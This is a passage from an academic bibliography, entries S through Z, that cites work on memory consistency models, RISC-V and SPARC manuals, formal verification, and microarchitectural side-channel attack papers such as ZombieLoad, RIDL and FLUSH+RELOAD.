[SHW11] Daniel Sorin, Mark Hill, and David Wood. *A Primer on Memory Consistency and Cache Coherence.* Synthesis Lectures on Computer Architecture. Morgan and Claypool Publishers, 2011.

[SLM+19] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-privilege-boundary data sampling. *CoRR*, abs/1905.05726, 2019. https://arxiv.org/abs/1905.05726.

[Smi86] B J Smith. *Advanced Computer Architecture.* 1986.

[SMK14] M. Själander, M. Martonosi, and S. Kaxiras. *Power-Efficient Computer Architectures: Recent Advances.* Morgan and Claypool Publishers, 2014.

[SMO+12] Susmit Sarkar, Kayvan Memarian, Scott Owens, Mark Batty, Peter Sewell, Luc Maranget, Jade Alglave, and Derek Williams. Synchronising C/C++ and POWER. *33rd Conference on Programming Language Design and Implementation (PLDI)*, 2012.

[SNM+12] Abhayendra Singh, Satish Narayanasamy, Daniel Marino, Todd Millstein, and Madanlal Musuvathi. End-to-end sequential consistency. *39th International Symposium on Computer Architecture (ISCA)*, 2012.

[SP18] Julian Stecklina and Thomas Prescher. LazyFP: Leaking FPU register state using microarchitectural side-channels. *CoRR*, abs/1806.07480, 2018. http://arxiv.org/abs/1806.07480.

[SPA91] SPARC International. *The SPARC Architecture Manual: Version 8.* Prentice-Hall, Inc., 1991.

[SPA94] SPARC International. *The SPARC Architecture Manual: Version 9*. Prentice-Hall, Inc., 1994.

[SS88] Dennis Shasha and Marc Snir. Efficient and correct execution of parallel programs that share memory. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 10(2):282–312, 1988.

[SSA+11] Susmit Sarkar, Peter Sewell, Jade Alglave, Luc Maranget, and Derek Williams. Understanding POWER microprocessors. *32nd Conference on Programming Language Design and Implementation (PLDI)*, 2011.

[SSLG18] Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. NetSpectre: Read arbitrary memory over network. *CoRR*, abs/1807.10535, 2018.

[ŠVZN+13] Jaroslav Ševčík, Viktor Vafeiadis, Francesco Zappa Nardelli, Suresh Jagannathan, and Peter Sewell. CompCertTSO: A verified compiler for relaxed-memory concurrency. *Journal of the ACM (JACM)*, 60(3):22:1–22:50, 2013.

[Sze19] Jakub Szefer. Survey of microarchitectural side and covert channels, attacks, and defenses. *Journal of Hardware and Systems Security*, 2019.

[T+16] Linus Torvalds et al. Linux kernel, barrier.h, 2016. `https://github.com/torvalds/linux/blob/master/arch/alpha/include/asm/barrier.h`.

[TDF+01] Joel M. Tendler, Steve Dodson, Steve Fields, Hung Le, and Balaram Sinharoy. POWER4 System Microarchitecture. *White paper, IBM Server Group*, 2001.

[Tho64] James E. Thornton. Parallel operation in the control data 6600. *October 27-29, 1964, Fall Joint Computer Conference, Part II: Very High Speed Computer Systems (AFIPS)*, 1964.

[TJ07] Emina Torlak and Daniel Jackson. Kodkod: A relational model finder. *13th International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS)*, 2007.

[TLM18a] Caroline Trippel, Daniel Lustig, and Margaret Martonosi. CheckMate: Automated synthesis of hardware exploits and security litmus tests. *51st International Symposium on Microarchitecture (MICRO)*, 2018.

[TLM18b] Caroline Trippel, Daniel Lustig, and Margaret Martonosi. CheckMate: Automated synthesis of hardware exploits and security litmus tests, 2018. `https://github.com/ctrippel/checkmate`.

[TLM18c] Caroline Trippel, Daniel Lustig, and Margaret Martonosi. MeltdownPrime and SpectrePrime: Automatically-synthesized attacks exploiting invalidation-based coherence protocols. *CoRR*, abs/1802.03802, 2018.

[TLM19] Caroline Trippel, Daniel Lustig, and Margaret Martonosi. Security verification via automatic hardware-aware exploit synthesis: The CheckMate approach. *IEEE Micro*, 39(3):84–93, May 2019.

[TML$^+$17] Caroline Trippel, Yatin A. Manerkar, Daniel Lustig, Michael Pellauer, and Margaret Martonosi. TriCheck: Memory model verification at the trisection of software, hardware, and ISA. *22nd International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2017.

[TML$^+$18] Caroline Trippel, Yatin A. Manerkar, Daniel Lustig, Michael Pellauer, and Margaret Martonosi. Full-stack memory model verification with TriCheck. *IEEE Micro*, 38(3):58–68, May 2018.

[TMLM17] Caroline Trippel, Yatin A. Manerkar, Daniel Lustig, and Margaret Martonosi. TriCheck: Memory model verification at the trisection of software, hardware, and ISA, 2017. https://github.com/ctrippel/tricheck.

[top14] Top500. http://www.top500.org, 2014. Accessed: Jul. 28, 2014.

[TOS10] Eran Tromer, Dag Arne Osvik, and Adi Shamir. Efficient cache attacks on aes, and countermeasures. *J. Cryptol.*, 23(1):37–71, January 2010.

[TT17] Wenyuan Xu* Peter Honeyman Kevin Fu Timothy Trippel, Ofir Weisse. WALNUT: Waging doubt on the integrity of mems accelerometers with acoustic injection attacks. *2017 IEEE European Symposium on Security and Privacy (EuroS&P)*, 2017.

[Tur37] Alan M. Turing. On computable numbers, with an application to the entscheidungsproblem. *London Mathematical Society*, s2-42(1), 1937.

[vA08] Jaroslav Ševčík and David Aspinall. On validity of program transformations in the Java memory model. *Proceedings of the 22Nd European Conference on Object-Oriented Programming*, 2008.

[VBC$^+$15] Viktor Vafeiadis, Thibaut Balabonski, Soham Chakraborty, Robin Morisset, and Francesco Zappa Nardelli. Common compiler optimisations are invalid in the C11 memory model and what we can do about it. *42nd Symposium on Principles of Programming Languages (POPL)*, 2015.

[VCAD15] Muralidaran Vijayaraghavan, Adam Chlipala, Arvind, and Nirav Dave. Modular deductive verification of multiprocessor hardware designs. *27th International Conference on Computer Aided Verification (CAV)*, 2015.

[VN11] Viktor Vafeiadis and Francesco Zappa Nardelli. Verifying fence elimination optimisations. *18th International Conference on Static Analysis (SAS)*, 2011.

[VN13] Viktor Vafeiadis and Chinmay Narayan. Relaxed separation logic: A program logic for C11 concurrency. *28th International Conference on Object Oriented Programming Systems Languages and Applications (OOPSLA)*, 2013.

[vSMO+19] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue in-flight data load. *S&P*, May 2019.

[VT14] Ashish Venkat and Dean M. Tullsen. Harnessing ISA diversity: Design of a heterogeneous-ISA chip multiprocessor. *41st International Symposium on Computer Architecture (ISCA)*, 2014.

[WA19] Andrew Waterman and Krste Asanović. The RISC-V instruction set manual, volume I: Unprivileged ISA document, version 20190608-base-ratified. Technical report, SiFive Inc. and CS Division, EECS Department, University of California, Berkeley, June 2019.

[WAFM07] Thomas F. Wenisch, Anastasia Ailamaki, Babak Falsafi, and Andreas Moshovos. Mechanisms for store-wait-free multiprocessors. *34th International Symposium on Computer Architecture (ISCA)*, 2007.

[WBSC17] John Wickerson, Mark Batty, Tyler Sorensen, and George A Constantinides. Automatically comparing memory consistency models. *44th Symposium on Principles of Programming Languages (POPL)*, 2017.

[WLPA11] Andrew Waterman, Yunsup Lee, David A. Patterson, and Krste Asanović. The RISC-V instruction set manual, volume I: User-level ISA, version 1.0. Technical report, EECS Department, University of California, Berkeley, May 2011.

[WLPA14] Andrew Waterman, Yunsup Lee, David A. Patterson, and Krste Asanović. The RISC-V instruction set manual, volume I: User-level ISA, version 2.0. Technical report, EECS Department, University of California, Berkeley, May 2014.

[WLPA16] Andrew Waterman, Yunsup Lee, David A. Patterson, and Krste Asanović. The RISC-V instruction set manual, volume I: User-level ISA, version 2.1. Technical Report UCB/EECS-2016-118, EECS Department, University of California, Berkeley, May 2016. `https://www2.eecs.berkeley.edu/Pubs/TechRpts/2016/EECS-2016-118.pdf`.

[WVBM+18] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F. Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the virtual memory abstraction with transient out-of-order execution. *Technical Report*, 2018.

[WWL+17] Shuai Wang, Pei Wang, Xiao Liu, Danfeng Zhang, and Dinghao Wu. CacheD: Identifying cache-based timing channels in production software. *26th USENIX Security Symposium*, pages 235–252, 2017.

[YB14] Yuval Yarom and Naomi Benger. Recovering OpenSSL ECDSA nonces using the flush+reload cache side-channel attack. *IACR Cryptology ePrint Archive*, 2014:140, 2014.

[YDV18] Fan Yao, Milos Doroslovacki, and Guru Venkataramani. Are coherence protocol states vulnerable to information leakage? *24th International Symposium on High Performance Computer Architecture (HPCA)*, 2018.

[YF14] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. *23rd USENIX Security Symposium*, 2014.

[ZJRR12] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. *19th ACM Conference on Computer and Communications Security (CCS)*, 2012.

[ZJRR14] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-tenant side-channel attacks in PaaS clouds. *21st ACM Conference on Computer and Communications Security (CCS)*, 2014.

[ZRL+15] Manchun Zheng, Michael S. Rogers, Ziqing Luo, Matthew B. Dwyer, and Stephen F. Siegel. CIVL: Formal verification of parallel programs. *30th International Conference on Automated Software Engineering (ASE)*, 2015.

[ZTM+18] Hongce Zhang, Caroline Trippel, Yatin Manerkar, Aarti Gupta, Margaret Martonosi, and Sharad Malik. Integrating memory consistency models with instruction-level abstraction for heterogeneous system-on-chip verification. *16th Conference on Formal Methods in Computer-Aided Design (FMCAD)*, 2018.